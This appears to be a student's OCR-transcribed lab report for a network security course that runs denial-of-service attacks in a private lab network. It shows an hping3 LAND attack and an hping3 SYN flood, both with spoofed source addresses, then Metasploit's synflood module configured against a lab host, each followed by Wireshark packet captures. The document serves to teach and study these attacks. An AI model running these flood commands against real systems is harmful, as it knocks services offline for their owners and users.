

Dan Otieno.
CPE 459 – Spring ‘24
Exercise 6.

Use Hping3 to create Dos attacks.


LAND Attack:




```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -d 100 -c 3000 -S -k -s 80 -p 502 -a 192.168.56.1 192.168.56.1
HPING 192.168.56.1 (eth0 192.168.56.1): S set, 40 headers + 100 data bytes
```




```
171 1.100082936   192.168.56.1     192.168.56.102   TCP        60 3862 → 8080 [ACK] Seq=569 Ack=4616 Win=2
172 1.112055462   192.168.56.1     192.168.56.102   Modbus…    66    Query: Trans:  9068; Unit:   1, Func:
173 1.112314711   192.168.56.102   192.168.56.1     Modbus…   164 Response: Trans:  9068; Unit:   1, Func:
174 1.113710246   192.168.56.1     192.168.56.1     TCP       154 [TCP Port numbers reused] 80 → 502 [SYN]
175 1.124344649   192.168.56.1     192.168.56.102   Modbus…    66    Query: Trans:  9069; Unit:   1, Func:
176 1.124476860   192.168.56.102   192.168.56.1     Modbus…    75 Response: Trans:  9069; Unit:   1, Func:
177 1.167838036   192.168.56.1     192.168.56.102   TCP        60 64195 → 502 [ACK] Seq=265 Ack=1442 Win=8
```



```
326 2.079077273   192.168.56.1     192.168.56.102   TCP        60 64195 → 502 [ACK] Seq=481 Ack=2621 Win=8
327 2.112544530   192.168.56.1     192.168.56.102   Modbus…    66    Query: Trans:  9088; Unit:   1, Func:
328 2.112724231   192.168.56.102   192.168.56.1     Modbus…   164 Response: Trans:  9088; Unit:   1, Func:
329 2.116228539   192.168.56.1     192.168.56.1     TCP       154 [TCP Port numbers reused] 80 → 502 [SYN]
330 2.138095829   192.168.56.1     192.168.56.102   Modbus…    66    Query: Trans:  9089; Unit:   1, Func:
331 2.139009810   192.168.56.102   192.168.56.1     Modbus…    75 Response: Trans:  9089; Unit:   1, Func:
332 2.178484525   192.168.56.1     192.168.56.102   TCP        66 3872 → 8080 [SYN] Seq=0 Win=64240 Len=0
333 2.178525771   192.168.56.102   192.168.56.1     TCP        66 8080 → 3872 [SYN, ACK] Seq=0 Ack=1 Win=6
```




```
481 3.092135669   192.168.56.1     192.168.56.102   TCP        60 64195 → 502 [ACK] Seq=721 Ack=3931 Win=8
482 3.112730005   192.168.56.1     192.168.56.102   Modbus…    66    Query: Trans:  9108; Unit:   1, Func:
483 3.113103267   192.168.56.102   192.168.56.1     Modbus…   164 Response: Trans:  9108; Unit:   1, Func:
484 3.117240665   192.168.56.1     192.168.56.1     TCP       154 [TCP Port numbers reused] 80 → 502 [SYN]
485 3.148458130   192.168.56.1     192.168.56.102   TCP        66 3880 → 8080 [SYN] Seq=0 Win=64240 Len=0
486 3.148491026   192.168.56.102   192.168.56.1     TCP        66 8080 → 3880 [SYN, ACK] Seq=0 Ack=1 Win=6
487 3.149776061   192.168.56.1     192.168.56.102   TCP        60 3880 → 8080 [ACK] Seq=1 Ack=1 Win=262656
488 3.149776550   192.168.56.1     192.168.56.102   HTTP      621 GET /monitor_update?mb_port=502 HTTP/1.1
```




```
640 4.062360996   192.168.56.102   192.168.56.1     Modbus…    75 Response: Trans:  9127; Unit:   1, Func:
641 4.106421615   192.168.56.1     192.168.56.102   TCP        60 64195 → 502 [ACK] Seq=961 Ack=5241 Win=8
642 4.118675566   192.168.56.1     192.168.56.1     TCP       154 [TCP Port numbers reused] 80 → 502 [SYN]
643 4.119441643   192.168.56.1     192.168.56.102   TCP        66 3888 → 8080 [SYN] Seq=0 Win=64240 Len=0
644 4.119473494   192.168.56.102   192.168.56.1     TCP        66 8080 → 3888 [SYN, ACK] Seq=0 Ack=1 Win=6
645 4.120181497   192.168.56.1     192.168.56.102   TCP        60 3888 → 8080 [ACK] Seq=1 Ack=1 Win=262656
```

Dan Otieno.
CPE 459 – Spring '24
Exercise 6.

SYN Flood Attack:




```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -d 100 -c 3000 -S -k -s 80 -p 8080 --flood -a 192.168.0.240 192.168.56
.102
HPING 192.168.56.102 (eth0 192.168.56.102): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```



```
Apply a display filter ... <Ctrl-/>
No.      Time          Source          Destination      Protocol  Length Info
   1457… 2.132612764  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132622929  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132632561  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132642167  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132651944  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132661397  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132670375  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132681002  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132690902  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132702182  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132711778  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132723056  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132732768  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132742678  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132755954  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132766033  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132775726  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132785209  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132794975  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132816905  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132831708  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132841801  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132851617  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132861781  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132871304  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132882260  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132892015  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132901950  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
   1457… 2.132911661  192.168.0.240   192.168.56.102   TCP       156 [TCP Port numbers reused] 80 → 8080 [SYN] Se
 ▸ Frame 1: 156 bytes on wire (1248 bits), 156 bytes captured   0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 08 00
any: <live capture in progress>          Packets: 145746 · Displayed: 145746 (100.0%)   Profile: Default
```


Dan Otieno.
CPE 459 – Spring ‘24
Exercise 6.

Metasploit:




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search synflood

Matching Modules
================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                   normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/do
s/tcp/synflood

msf6 > 
```

Dan Otieno.
CPE 459 – Spring ‘24
Exercise 6.




```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > 
```



```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(dos/tcp/synflood) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.0.240
SHOST => 192.168.0.240
msf6 auxiliary(dos/tcp/synflood) > set SPORT 80
SPORT => 80
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.56.102   yes       The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      8080             yes       The target port
   SHOST      192.168.0.240    no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT      80               no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > 
```

Dan Otieno.
CPE 459 – Spring ‘24
Exercise 6.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
kali@kali: ~
File Actions Edit View Help

```
No.   Time         Source          Destination      Protocol  Length Info
 3181 4.995720562  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3182 4.997137829  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3183 4.998787800  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3184 5.000263011  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3185 5.001154960  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3186 5.002401614  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3187 5.003916988  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3188 5.005681452  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
